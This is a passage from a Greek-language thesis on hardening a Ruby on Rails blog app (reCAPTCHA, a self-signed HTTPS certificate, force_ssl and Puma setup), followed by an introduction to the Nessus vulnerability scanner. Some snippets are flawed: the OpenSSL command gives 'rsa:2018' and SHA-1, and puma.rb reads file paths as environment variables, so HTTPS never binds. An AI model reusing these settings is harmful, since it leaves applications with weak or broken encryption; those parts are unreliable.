
5.5.3 Recaptcha

Το **captcha** είναι μια ένας αποτελεσματικός τρόπος αντιμετώπισης απειλών που αξιοποιείται από πολλές εφαρμογές. Πρόκειται για ένα διαδραστικό τεστ προς τον χρήστη προκειμένου να εξακριβωθεί αν οι απαντήσεις παράγονται από κάποιον υπολογιστή. Συνήθως χρησιμοποιείται για να προστατεύσει φόρμες εγγραφής νέων χρηστών ή σχολίων από αυτοματοποιημένες επιθέσεις, ζητώντας από τον χρήστη να πληκτρολογήσει γράμματα από μια ελαφρώς παραποιημένη εικόνα

Για το προγραμματιστικό πλαίσιο Ruby on Rails υπάρχει το plugin **ReCAPTCHA**. Για την ενσωμάτωση του συγκεκριμένου plugin χρειάζεται αρχικά να δημιουργήσουμε δύο κλειδιά (ένα δημόσιο και ένα ιδιωτικό) από την αρχική σελίδα του recaptcha (https://www.google.com/recaptcha/admin#list) και στην συνέχεια να τα ενσωματώσουμε στην εφαρμογή όπως φαίνεται και στις εικόνες 105 και 106:



Εικόνα 105: Αρχική σελίδα Recaptcha




Εικόνα 106: Δημιουργία κλειδιών για το Recaptcha

Στη συνέχεια εισάγουμε το gem recaptcha στην εφαρμογή προσθέτοντας στο αρχείο Gemfile τον παρακάτω κώδικα:

gem "recaptcha", require: "recaptcha/rails”

Τώρα μπορούμε να χρησιμοποιήσουμε την μέθοδο **recaptcha_tags** στην Εμφάνιση (View) που θέλουμε να προσθέσουμε την ασφάλεια captcha και τη μέθοδο **verify_recaptcha** στον αντίστοιχο Ελεγκτή (Controller).

Στην εφαρμογή UnipiBlog προσθέσαμε την μέθοδο recaptcha_tags στο αρχείο εμφάνισης registration που αφορά την δημιουργία νέων χρηστών και την μέθοδο verify_recaptcha στον Ελεγκτή registration που έχουμε δημιουργήσει (εικόνα 117). Η μέθοδος verify_recaptcha θα επιστρέφει false όταν αποτυγχάνει η επιβεβαίωση παρέχοντας προστασία από αυτοματοποιημένες επιθέσεις.



Εικόνα 107: Λειτουργία Recaptcha στην εφαρμογή UnipiBlog

5.5.4 Πρωτόκολλο HTTPS

Έχοντας ολοκληρώσει την εφαρμογή, η προσθήκη του πρωτοκόλλου HTTPS είναι το τελικό βήμα. Το πρωτόκολλο HTTPS προσφέρει προστασία από επιθέσεις τύπου man in the middle κατά τις οποίες ένας ενδιάμεσος κακόβουλος χρήστης μπορεί να υποκλέπτει πληροφορίες μέσω του δικτύου. Το πρωτόκολλο HTTPS κρυπτογραφεί τα δεδομένα που μεταφέρονται μέσω διαδικτύου από τον πελάτη στον εξυπηρετητή.

Αρχικά θα δημιουργήσουμε πιστοποιητικό SSL με χρήση του προγράμματος openssl. Το συγκεκριμένο πρόγραμμα αξιοποιεί αλγόριθμους κρυπτογράφησης για την δημιουργία των απαραίτητων πιστοποιητικών. Πληκτρολογώντας την εντολή openssl version στο τερματικό φαίνεται η έκδοση του openssl που είναι ήδη εγκατεστημένη στο λειτουργικό σύστημα Ubuntu 16.04.

```
server@serverRoR:~$ openssl version
OpenSSL 1.0.2g  1 Mar 2016
```

Εικόνα 108: Έκδοση του openssl που είναι εγκατεστημένη στο Ubuntu 16.04

Προκειμένου να καταστεί δυνατή η επικοινωνία της εφαρμογής μέσω HTTPS, απαιτείται η δημιουργία ενός μοναδικού πιστοποιητικού που θα βεβαιώνει για την ταυτότητα του. Για να θεωρείται αυτό το πιστοποιητικό αξιόπιστο πρέπει να υπογράφεται από κάποια τρίτη αρχή πιστοποίησης (Certificate Authority) που να θεωρείται αξιόπιστη.

Για τις ανάγκες της παρούσας εργασίας θα δημιουργήσουμε ένα αυτουπογεγραμμένο πιστοποιητικό, δημιουργώντας μια αρχή πιστοποίησης στο λειτουργικό σύστημα Ubuntu 16.04 που είναι εγκατεστημένος ο server της εφαρμογής.


Αρχικά θα δημιουργήσουμε ένα φάκελο **.ssl** μέσα στον φάκελο της εφαρμογής UnipiBlog όπου θα αποθηκευτούν τα κλειδιά που θα δημιουργήσουμε. Στη συνέχεια κατασκευάζουμε το ιδιωτικό κλειδί πληκτρολογώντας στο τερματικό την εντολή:

openssl req –new –newkey rsa:2018 –sha1 –days 365 –nodes –x509 -keyout .ssl/localhost.key –out .ssl/localhost.crt

```
server@serverRoR:~$ sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout ssl/localhost.key -out ssl/localhost.crt
Generating a 2048 bit RSA private key
...........+++
.......................+++
writing new private key to 'ssl/localhost.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:GR
State or Province Name (full name) [Some-State]:Pireus
Locality Name (eg, city) []:Athens
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Unipi
Organizational Unit Name (eg, section) []:Computer Science
Common Name (e.g. server FQDN or YOUR name) []:Ruby on Rails app
Email Address []:bagmalamas@hotmail.gr
```

Εικόνα 109: Δημιουργία κλειδιού και πιστοποιητικού

Η παραπάνω εντολή δημιούργησε ένα κλειδί και ένα πιστοποιητικό μέσα στον φάκελο .ssl της εφαρμογής όπως φαίνεται και στην παρακάτω εικόνα:



Εικόνα 110: Ο φάκελος .ssl

Στη συνέχεια χρειάζεται να ρυθμίσουμε την εφαρμογή μας ώστε να πραγματοποιεί την σύνδεση μέσω HTTPS χρησιμοποιώντας την συνάρτηση που προσφέρει το προγραμματιστικό πλαίσιο Ruby on Rails την **force_ssl** , όπως φαίνεται στην παρακάτω εικόνα:

```
module UnipiBlog
  class Application < Rails::Application
    # Initialize configuration defaults for originally generated Rails version.
    config.load_defaults 5.1
    config.force_ssl= true
```

Εικόνα 111: Ρύθμιση της μεθόδου force_ssl

Όπως παρατηρούμε από την εικόνα, εισάγουμε την συνάρτηση force_ssl μέσα στην κλάση της εφαρμογής που βρίσκεται στον φάκελο config/application.rb ώστε να έχει ισχύ για όλη την εφαρμογή, θα μπορούσαμε αν θέλαμε να επιλέξουμε να εφαρμόζεται μόνο στις σελίδες που διαχειρίζονται ευαίσθητα δεδομένα.

Χρειάζεται ακόμα να ρυθμίσουμε κατάλληλα τον διακομιστή puma ώστε να αποκτά πρόσβαση στα κατάλληλα πιστοποιητικά και να μετατρέπει την συνδεσή μας σε ασφαλή. Μέσα στον φάκελο config της εφαρμογής βρίσκεται το αρχείο puma.rb που είναι υπεύθυνο για τις ρυθμίσεις του server.

Προσθέτουμε στο αρχείο τον κώδικα που βλέπουμε στην παρακάτω εικόνα:


```
#Config Parameters
app_root = ENV['APP_ROOT'] || '.'
rails_env = ENV['RAILS_ENV'] || 'production'
ip_addr = ENV['IP_ADDR'] || 'localhost'
port = ENV['PORT'] || 3001
ssl_key = ENV['.ssl/localhost.key']
ssl_cert = ENV['.ssl/localhost.crt']

# Set Puma parameters
preload_app!
rackup DefaultRackup
environment rails_env
pidfile "#{app_root}/tmp/pids/puma.pid"
state_path "#{app_root}/tmp/pids/puma.state"
threads 0, 16
workers 2
stdout_redirect "#{app_root}/log/puma.log", "#{app_root}/log/puma.err", true if rails_env.downcase == 'production'

# HTTP or HTTPS
if ssl_key.present? && ssl_cert.present?
  bind "ssl://#{ip_addr}:#{port}?key=#{ssl_key}&cert=#{ssl_cert}"
else
  bind "tcp://#{ip_addr}:#{port}"
end
```

Εικόνα 112: Ρύθμιση του αρχείου puma.rb για HTTPS σύνδεση

Τώρα εκκινώντας τον server με την εντολή rails s η εφαρμογή μας εκτελείται σε πρωτόκολλο HTTPS, όπως φαίνεται στην παρακάτω εικόνα:



Εικόνα 113: Εκκίνηση της εφαρμογής με HTTPS

Κεφάλαιο 6: Έλεγχος ασφάλειας με το λογισμικό Nessus

Έχοντας ολοκληρώσει τον ασφαλή σχεδιασμό μιας εφαρμογής με τη χρήση του προγραμματιστικού πλαισίου Ruby on Rails, αξιοποιώντας τα εργαλεία ασφάλειας που αυτό προσφέρει και παίρνοντας υπόψη τις βασικές ευπάθειες ασφάλειας και προτεινόμενων λύσεων, όπως περιεγράφηκαν στο κεφάλαιο 2, με βάση το OWASP θα προχωρήσουμε στον έλεγχο ασφάλειας της διαδικτυακής μας εφαρμογής.

Ο συνεχής έλεγχος και η μέτρηση ασφάλειας των διαδικτυακών εφαρμογών είναι απαραίτητη προϋπόθεση για τη διατήρηση της ασφάλειας ενός συστήματος, το οποίο συνδέεται στο διαδίκτυο. Στο παρόν κεφάλαιο θα χρησιμοποιηθεί το εργαλείο ανάλυσης ευπαθειών Nessus προκειμένου να βρεθούν αδυναμίες στην εφαρμογή που δημιουργήθηκε. Αρχικά θα παρουσιαστεί το εργαλείο ανάλυσης ευπαθειών, ο τρόπος εγκατάστασης και στη συνέχεια θα γίνει παρουσίαση των αποτελεσμάτων που προέκυψαν από τον έλεγχο.

6.1 Εισαγωγή στο εργαλείο ανάλυσης ευπαθειών Nessus

Το Nessus Vulnerability Scanner είναι ένα open source εργαλείο, ιδιοκτησία της Tenable Network Security [52]. Βασίζεται στην αρχιτεκτονική πελάτη – εξυπηρετητή, η οποία έχει ως προτέρημα ότι η διαχείριση και η λειτουργία του λογισμικού πραγματοποιείται μέσω της web διεπαφής που παρέχεται και η οποία είναι κοινή για όλα τα λειτουργικά συστήματα.

Πρόκειται για ένα ισχυρό και εύκολο στη χρήση εργαλείο σάρωσης, για την ασφάλεια διαδικτυακών εφαρμογών και δικτύων που περιέχει μια ευρεία βάση δεδομένων από plugins που ενημερώνεται καθημερινά. Επιτρέπει τον έλεγχο από απόσταση ενός δοσμένου δικτύου ή διαδικτυακής εφαρμογής και μπορεί να διαπιστώσει κατά πόσο έχει παραβιαστεί. Παρέχει επίσης τη δυνατότητα τοπικού ελέγχου σε συγκεκριμένα μηχανήματα-στόχους, για πιθανά ευπαθή σημεία, για παραβιάσεις της πολιτικής ασφάλειας κλπ.

Τα βασικά δομικά και λειτουργικά χαρακτηριστικά του Nessus φαίνονται στον παρακάτω πίνακα:

Πίνακας 22: Τα βασικά χαρακτηριστικά του Nessus [53]

Χαρακτηριστικά	Περιγραφή
Intelligent Scanning (Έξυπνη Σάρωση)	Το Nessus δεν υποθέτει ότι μια υπηρεσία λειτουργεί πάντα σε μια σταθερή προκαθορισμένη πόρτα. Αν κάποιος web server «τρέχει» στην πόρτα 123, θα τον ανιχνεύσει και θα προχωρήσει στις κατάλληλες δοκιμές.
Modular Architecture	Ακολουθεί την αρχιτεκτονική πελάτη- εξυπηρετητή παρέχοντας ευελιξία στην εγκατάσταση του σαρωτή (στη μεριά του εξυπηρετητή) και τη σύνδεση του με τη γραφική διεπαφή (στη μεριά του πελάτη).
CVE Compatible	Τα περισσότερα plugins παρέχουν συνδέσμους CVE στους διαχειριστές ώστε να είναι δυνατή η ανάκτηση περισσότερων πληροφοριών σχετικά με δημοσιευμένες ευπάθειες.
Plugin Architecture	Κάθε έλεγχος ασφάλειας είναι γραμμένος ως ένα εξωτερικό plugin και όλα τα plugin ομαδοποιούνται σε 42 οικογένειες. Με αυτόν τον τρόπο μπορούν να δημιουργηθούν προσαρμοσμένοι έλεγχοι χωρίς να χρειάζεται να παραμετροποιηθεί ο κώδικας της διεργασίας του Nessus.
NASL (Nessus Attack Scripting Language)	Η γλώσσα στην οποία σχεδιάστηκε το Nessus και χρησιμοποιείται για την δημιουργία των plugins ελέγχου ασφάλειας
Security Vulnerability Database	Η βάση δεδομένων του Nessus με νέους ελέγχους ασφαλείας ενημερώνεται σε καθημερινή βάση. Τα στοιχεία συγκεντρώνονται σε μια ενιαία αναφορά και παρουσιάζονται στον χρήστη ανάλογα με τον έλεγχο που πραγματοποιεί

Test Multiple Hosts Simultaneously	Δυνατότητα ελέγχου πολλαπλών στόχων ταυτόχρονα
Smart Service Recognition	Ο έλεγχος που πραγματοποιεί το Nessus δεν περιορίζεται στους κανόνες της IANA σχετικά με τις πόρτες που έχουν καθοριστεί.
Multiple Services	Εάν υπάρχουν δύο εξυπηρετητές που ο ένας «ακούει» στην πόρτα 80 και ο άλλος στην πόρτα 8080 το Nessus θα αναγνωρίσει και τους δύο.
Plugin Cooperation	Τα plugin του Nessus συνεργάζονται κατά την διάρκεια της πραγματοποίησης των ελέγχων ασφαλείας, με αποτέλεσμα οι μη απαραίτητοι έλεγχοι να μην πραγματοποιούνται.
Complete Reports	Το Nessus θα εμφανίσει στην τελική αναφορά την ύπαρξη κάποιας ευπάθειας μαζί με την αξιολόγηση της καθώς και προτεινόμενες μεθόδους για την επίλυση τους
Full SSL Support	Έχει την δυνατότητα ελέγχου υπηρεσιών που προσφέρονται αποκλειστικά μέσω του πρωτοκόλλου SSL (πχ HTTPS,SMTPS κλπ.)
Smart Plugins	Παρέχει την επιλογή για «βελτιστοποιημένη χρήση των plugin ώστε να μπορεί να καθορίσει κατά πόσο ένας έλεγχος πρέπει να πραγματοποιηθεί ή όχι.
Non Destructive	Ορισμένοι έλεγχοι μπορεί να είναι επιζήμιοι ως προς κάποιες υπηρεσίες. Ενεργοποιώντας την επιλογή «Safe Checks» το Nessus θα βασιστεί σε μηνύματα που συλλέγει μέσω των server banners για να καθοριστεί ένα μια ευπάθεια υπάρχει. Δε θα πραγματοποιήσει ελέγχους με τη χρήση exploits που μπορεί να θέσουν σε κίνδυνο τις υπηρεσίες του δικτύου που ελέγχεται


6.2 Εγκατάσταση του Nessus

Για τις ανάγκες της παρούσας εργασίας θα χρησιμοποιήσουμε την έκδοση 6.11 του εργαλείου ανάλυσης ευπαθειών Nessus. Το εργαλείο θα εγκατασταθεί στο λειτουργικό σύστημα MacOS Sierra 10.12 με στόχο το λειτουργικό σύστημα Ubuntu 16.04 που είναι ο server της διαδικτυακής εφαρμογής.

Για την πραγματοποίηση της εγκατάστασης εισερχόμαστε στην σελίδα **https://www.tenable.com/products/nessus/select-your-operating-system** και επιλέγουμε το λειτουργικό σύστημα στο οποίο θα εγκατασταθεί το Nessus.

Για την εκκίνηση του Nessus πραγματοποιούμε πρόσβαση στη σελίδα **http://localhost:8834/WelcomeToNessus-Install/welcome**.

Πατώντας το κουμπί sign in πραγματοποιούμε είσοδο στην κεντρική σελίδα του Nessus όπως φαίνεται στην εικόνα 114 που ακολουθεί:



Εικόνα 114: Αρχική σελίδα της εφαρμογής Nessus


6.3 Δημιουργία πολιτικής ασφάλειας

Όπως έχουμε ήδη αναφέρει στο κεφάλαιο 6.1, το εργαλείο ανάλυσης ευπαθειών Nessus δίνει την δυνατότητα να επιλεγούν ως στόχοι δίκτυα, web servers, διαδικτυακές εφαρμογές κ.ά. Ο τρόπος που θα γίνει η ανάλυση βασίζεται στην πολιτική ασφάλειας που θα καθοριστεί για την σάρωση.

Μια πολιτική ασφάλειας περιλαμβάνει μια πληθώρα επιλογών για την σάρωση που θέλουμε να πραγματοποιήσουμε. Οι πιο σημαντικές είναι οι εξής:


- Ρύθμιση παραμέτρων που αφορούν τεχνικές πτυχές της σάρωσης όπως το χρονικό όριο, των αριθμών των στόχων, τον τύπο του σαρωτή κλπ.
- Ρύθμιση των παραμέτρων αυθεντικοποίησης όπως για τοπικές σαρώσεις, βάσεων δεδομένων κλπ.
- Επιλογή μεμονωμένων plugin ή επιλογή ολόκληρης οικογένειας plugin για την διεξαγωγή της σάρωσης
- Ρύθμιση παραμέτρων επιλογής πολιτικών ελέγχου συμμόρφωσης, εκτενών αναφορών, ανίχνευσης υπηρεσιών κλπ.

Για την δημιουργία νέα πολιτικής ασφάλειας επιλέγουμε την καρτέλα **Policies** και στη συνέχει το **New Policy** όπως φαίνεται στην εικόνα 115:




Εικόνα 115: Δημιουργία νέας πολιτικής ασφάλειας

Επιλέγοντας **new scan** στην επόμενη οθόνη βλέπουμε μια σειρά έτοιμες πολιτικές ασφάλειας που μπορούμε να επιλέξουμε ανάλογα με τον στόχο:



Εικόνα 116: Προεπιλεγμένες πολιτικές σάρωσης

Επιλέγουμε **advanced scan** για να ρυθμίσουμε την δική μας πολιτική για την σάρωση:

